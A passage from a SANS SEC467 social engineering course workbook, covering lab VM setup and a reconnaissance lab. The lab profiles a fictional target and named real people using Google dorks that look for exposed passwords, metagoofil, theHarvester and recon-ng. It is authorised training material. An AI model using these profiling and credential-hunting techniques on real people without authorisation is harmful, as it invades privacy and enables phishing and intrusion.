# Workbook

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

# *Welcome to the SEC467 Electronic Workbook*

## E-Workbook Overview

This electronic workbook contains all lab materials for SANS SEC467, Social Engineering for Security Professionals. Each lab is designed to address a hands-on application of concepts covered in the corresponding courseware and help students achieve the learning objectives the course and lab authors have established.

Some of the key features of this electronic workbook include the following:

- Convenient copy-to-clipboard buttons at the right side of code blocks
- Inline drop-down solutions, command lines, and results for easy validation and reference
- Integrated keyword searching across the entire site at the top of each page
- Full-workbook navigation is displayed on the left and per-page navigation is on the right of each page
- Many images can be clicked to enlarge when necessary

## Updating the E-Workbook


> **Tip**
>
> We recommend performing the update process at the start of the first day of class to ensure you have the latest content.

The electronic workbook site is stored locally in the VM so that it is always available. However, course authors may update the source content with minor fixes, such as correcting typos or clarifying explanations, or add new content such as updated bonus labs. You can pull down any available updates into the VM by running the following command in a bash window:

```
workbook-update
```

Here are specific instructions for both Linux VMs (your Windows VM does not contain a copy):

- For Slingshot, open a Terminal window and run as root with the command `workbook-update` as shown here:




The script will indicate whether there were available updates. If so, be sure to refresh any pages you are currently viewing (or restart the browser) to make sure you are seeing the latest content.

## Using the E-Workbook

The SEC467 electronic workbook should be the home page for the browsers inside all virtual machines where it is maintained. Simply open a browser or click the home page button to immediately access it in the VMs.

You can also access the workbook from your host system by connecting to the IP address of your VM. Run `ip a` in Linux or in the Ubuntu bash shell in Windows to get the IP address of your VM. Next, in a browser on your host machine, connect to the URL using that IP address (i.e. `http://<%VM-IP-ADDRESS%>` ). You should see this main page appear on your host. This method could be especially helpful when using multiple screens.

We hope you enjoy the SEC467 class and workbook!

# *What's on the Course Media*

The listing below describes the hierarchy of files and folders on the SEC467 Media.

> **Note**
>
> 7zip is the primary archive format used because it has a higher compression rate than standard zip. The Windows 7zip installer is on the media, as is Keka for Mac. For Linux, use `7z` on the command line. Basic extraction usage is:
>
> ```
> 7z x <%FILENAME%>.7z>
> ```

## USB

- `\7Zip Installers\`
  - 7Zip installers for macOS (Keka) and Windows (.msi and .exe)
- `\PretextingExercise\`
  - Nested standalone website for the Pretexting Exercise (Lab 2.4). This is only provided as a backup - this is also present on the Slingshot VM
- `GetOutOfJailFree.docx`
  - This is a sample Testing Authorization (AKA Get Out of Jail Free Card)
- `TargetProfile.xlsx`
  - This is a template form for recon
- `SEC467 Win10 VM.7z`
  - This is your Windows VM for your in class labs
- `SEC467-Slingshot.7z`
  - This is your Linux VM for your in class labs

# *Lab 1.1: Setting up for Success*

## Lab Goal

In this lab, we will set up your computing environment for subsequent labs and test functionality.

As per the SANS course description and the pre-class e-mail alerts, there are a few items and pieces of software that you will need to navigate the course successfully. In this section, we focus on configuration of your Linux virtual machine networking and your Windows VM. If you do not have any of the items on this list, please ask your instructor or TA for help to try and find a way to maximize the value of the course. Let's move on to getting our systems configured. You should have the following:

- A copy of VMWare (Player, Workstation or Fusion are all fine)
- A Windows and Linux VM from the course media files
- 25GB of hard drive space
- An Internet connection

## Extracting the Linux VM

The file SEC467-Slingshot.7z contains the Linux virtual machine that you will use for most of the lab exercises in SEC467. It is compressed using 7zip and needs to be extracted to your hard drive. If you do not have a 7zip compatible archive tool, you can find installers for a variety of platforms and architectures in the course media files. Once it has been extracted, please open the .vmx file with VMWare so that you can start the virtual machine.

Once booted, you will need to log in. The username to select is `sec467` and the password is `sec467`. You may wish to change the password of this user (using the `passwd` command), but please make sure it is a password you can remember. Once logged in, we will need to launch a terminal and check the network configuration of your system.

Note that the student user is in the sudoers file, so you can easily run `sudo su -` to root if required.

## Linux VM Networking

Your Linux system has two adapters configured (aside from the localhost). The first one is configured by default in NAT mode, though you may change it to Bridged if you prefer. The purpose of this adapter is to provide the virtual machine with an Internet connection so that you can use reconnaissance tools and participate in the final social engineering exercise on day two. Most of the course will, however, be conducted using the second interface, eth1. This adapter is configured with the static IP address 10.10.78.1 (/16), which is used to communicate with your Windows VM.

Both of these should have been configured automatically for both VMware and also in Linux; however, you will need to check that they were correctly assigned and that you can contact the Internet and your Windows VM, too.

Your system should have the following interface settings:

- eth0
- NAT (or bridged)
- Configured for DHCP provided by the network or by VMware – your address will be provided by your local network.
- eth1
- Host-only (or private with Windows)
- Configured to 10.10.78.1 (255.255.0.0)
- Used for exercises with your Windows VM

To check the network configuration, you will need to launch a terminal. To do this, click the icon on the desktop labeled “MATE Terminal”. Once the terminal loads, execute the following command:


```
ifconfig
```

Once you have done this, you will see the network configuration for eth0, eth1, and lo. If you imported your virtual machine into VirtualBox or another virtualization platform, these adapters may not have been imported correctly. Make sure you have configured one adapter with NAT connectivity and another with host-only connectivity to your Windows system.

```
root@slingshot:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.145  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::20c:29ff:fe7a:a2b8  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:7a:a2:b8  txqueuelen 1000  (Ethernet)
        RX packets 42427  bytes 35401192 (35.4 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 23182  bytes 3029506 (3.0 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.78.1  netmask 255.255.0.0  broadcast 10.10.255.255
        inet6 fe80::20c:29ff:fe7a:a2c2  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:7a:a2:c2  txqueuelen 1000  (Ethernet)
        RX packets 1265578  bytes 78173149 (78.1 MB)
        RX errors 0  dropped 302  overruns 0  frame 0
        TX packets 73  bytes 5302 (5.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 634  bytes 2145329 (2.1 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 634  bytes 2145329 (2.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

To test your internet connection, execute the following command in the same terminal:

```
nslookup www.google.com
```




If the Internet connection of your host system has been set up properly, you will be returned an IP address for the website. If it has not, check that your host system has Internet connectivity and check that your adapter type is set to NAT or to Bridged. If it is still not working, ask your instructor for assistance in configuring your virtual machine.

## Extracting the Windows VM

As with the Linux VM, you will need to extract and start up the Windows VM included with the class. The Windows VM is contained within the file SEC467-Windows10.7z and like the Linux VM, you will need to extract it.

## Windows VM configuration


Once you have extracted and booted up the Windows VM, the credentials to log in are username `sec467` and password `student`.

On your Windows VM, check the Local Area Network Ethernet adapter provided by VMware. You will need to make sure the adapter is configured with the following details:

- IP: 10.10.78.2
- Subnet mask: 255.255.0.0

To check that you can reach your Linux VM, open a command prompt on your Windows system and execute the following command:

```
ping 10.10.78.1
```




If the ping succeeds, your networking is successfully configured to complete the exercises throughout the class. You should also check that you can still connect to the Internet via Wi-Fi or your Ethernet connection.

In this course, the use of firewalls and antimalware technology should not matter. Indeed, it is a pretty good test of our ability to work around these using social engineering and custom payloads. That said, if you run into issues, you may want to try a simple setup without these first.

Throughout the course (particularly on day 2), it is common for students' network configuration to change. If you experience issues with connectivity, it is wise to turn back here and run through the configuration checks again. You may also wish to take a snapshot of your system now so that you can restore back to it in the event of a problem.

If you haven't managed to set up your system so that both Linux and Windows can access the Internet and can ping each other, please ask your instructor for help. With all of the setup done, we can move on to the primary stages of a social engineering engagement and start to explore some of the tools and techniques at our disposal.

# *Lab 1.2: Recon and Profiling*

In this lab, we explore some of the tools we've been discussing and put together a profile for social engineering activities.

## Lab Goal

In this lab, you will go online, and use a number of tools and sites to profile and perform reconnaissance on your targets. The purpose of this lab is to get comfortable with the idea of profiling someone and finding out as much about them as you can in a short time.

By the end of this lab (you really never have enough time for this activity in a class), you should have a good start on a profile for your target(s), which will naturally help you later during more tactical social engineering activities like phishing and pretexting.

## Targets

For this lab, you'll be profiling and targeting several possible individuals in the tech industry. Profiling these individuals should be straightforward, at least at a cursory level, since they have a lot of information available about them online.

- The first (and primary target) is a security professional named Kyle Linford.

Secondary targets include:

- Bruce Schneier
- SANS Instructor Dave Shackleford (one of the course authors)

## Getting Started: What to Gather

While some steps can be completed in your host Operating System or Windows VM, some of these steps will require your Slingshot Linux VM

To get started, look on your media files and open the spreadsheet TargetProfile.xlsx. This will give you a starting point for the kind of recon data you'll likely want to gather and locate when developing your targets for a social engineering exercise.

Some of the best initial data to collect may include:

- Name/age
- Target company
- Occupation/title

- E-mail addresses
- Phone numbers
- Locations
- Sites/domains

You can also look for more detailed information about any of these (particularly sites/domains) but then start focusing on the more specific aspects of the target, including:

- Family members
- Friends
- Hobbies
- Associations
- Activities recently
- Technologies used

## Google Queries

To get a good running start, let's use Google. Open a browser (in Slingshot or on your laptop) and browse to https://www.google.com.

First, try basic name searches with the full name in quotes: "Mark Zuckerberg" or "Chuck Norris." You'll probably get some results back that you don't want, so you'll want to try some additional parameters, such as:

- "Kyle Linford" security
- "Bruce Schneier" company

If you find sites obviously associated with any of your targets, make note of them. Now you can use the "site:" syntax to query those sites specifically for more information. Try specifics that may include:

- admin | administrator
- password | passcode | "your password is"
- intitle:index.of

If you want to explore more, navigate to the Exploit-DB GHDB and look up some fun queries at https://www.exploit-db.com/google-hacking-database/.

## Metagoofil

Our next stop is to use Metagoofil to track down additional data on Kyle (or our other targets). What can we acquire with this tool? Let's focus on files: DOC, DOCX, XLS, XLSX, PDF.

Try the following command on your Slingshot VM (change `site` to a site such as linkedin.com or another):

```
sudo metagoofil -d <site> -t docx,doc,xlsx,xls,pdf -l 100 -n 20 -o /home/sec467/sec467 -f /home/sec467/sec467/results.html
```

When the results file is created, open it to see what kinds of usernames, e-mails, software, and paths/servers may have been found, if any. Make note of any additional data you find about Kyle or other targets here. Try this against Facebook, Twitter, and any other popular site you want to experiment with. If you don't have success, try this against the following site options:

- sans.org
- giac.org
- cisco.com
- microsoft.com

## The Harvester

You should be building some basic data to work with now. At the very least, you should have several sites affiliated with Kyle Linford or other targets and, fortunately, that's all you need for harvesting with the Harvester. Let's kick things off in Slingshot by running the following command (that is a lowercase L): `sudo theharvester -d <site> -l 200 -b all -f sec467.html`

The flag "-f sec467.html" will save the results in HTML format. With the Harvester, we want to locate e-mail addresses, sites and domains, keywords, usernames and more. If you are not getting good results, try the following: `sudo theharvester -d daveshackleford.com -l 200 -b all -f sec467.html`

NOTE: When using `-b all` you may need to obtain API keys for some of the searches for an output file to write. If you are not comfortable doing this, proceed with the engines that work for you, such as google and bing with the following syntax:

```
-b google,bing
```

Note: When you want to review the output from theHarvester, the file specified in -f ends up where theHarvester runs from, which is `/opt/theHarvester`, so you can review your results, for example by issuing the following command:

`firefox /opt/theHarvester/file.html` where file is the name of the file you specified with `-f` in the command.

## Social Media


Now, let's explore some social media sites to see what we can discover about our target(s). You should have your own credentials for the social media sites Twitter, Facebook, and LinkedIn as a prerequisite for the course. If you don't have test accounts set up with these, please create them during the lab – you can always delete them once the class is over.

You should be able to start tracking down some useful data this way. Where does Kyle Linford work? Who does Kyle Linford know? Can you find any of Kyle's education information? How about interests or family information?

## Infrastructure + DNS

Try gathering information about target DNS and other infrastructure. In addition, you may be able to learn about target e-mails, addresses, phone numbers and other WHOIS data.

First, try going to https://www.robtex.com in a browser (within Slingshot or on your laptop). Enter target domains in the small search window in the upper left corner. What information can you gather about the sites you are searching?




Next, try https://CentralOps.net. Gather server information, WHOIS and more.

## Recon-ng

You can spend some time exploring Recon-ng, although the most beneficial modules usually require API keys to work properly.

At a command prompt in Slingshot, type `sudo recon-ng`

(If you see an error about version, you can ignore it and proceed on.)

Then type `use <modulename>` to select a module to use.

You will need to install modules from the recon-ng marketplace before you can use them. After loading recon-ng, you can access help by typing

```
help
```

at the prompt. You'll see the `marketplace` command mentioned in help. Let's install the `recon` module to get started:

```
marketplace install recon
```

You'll see a number of errors in scary red text. That's ok, but they are telling you that you will get more information out of recon-ng with API keys for these services. For now, let's press on with what we have.

Try these modules to start:

- recon/domains-hosts/netcraft (load with `modules load recon/domains-hosts/netcraft`)
- recon/domains-contacts/pgp_search (load with `modules load recon/domains-contacts/pgp_search`)
- recon/profiles-profiles/namechk (load with `modules load recon/profiles-profiles/namechk`)

When loaded, type `show options` and then set any required options with `set <option name>`. Then type `run` and see what you get. Spend a little time on these and ask your instructor for help if you need it. You may or may not get much useful data from this, so don't spend too long here.

One of the most valuable modules for recon-ng is the "Profiler" module by Micah Hoffman. At the main Recon-ng prompt, try the following:

```
workspaces create <a name of some type>
```

```
modules load recon/profiles-profiles/profiler
```

```
options set SOURCE <enter "kylelinford" or site of your choice - try Twitter/Facebook/SANS/LinkedIn/etc>
```

```
run
```

```
show profiles
```


What results do you get?

## SpiderFoot

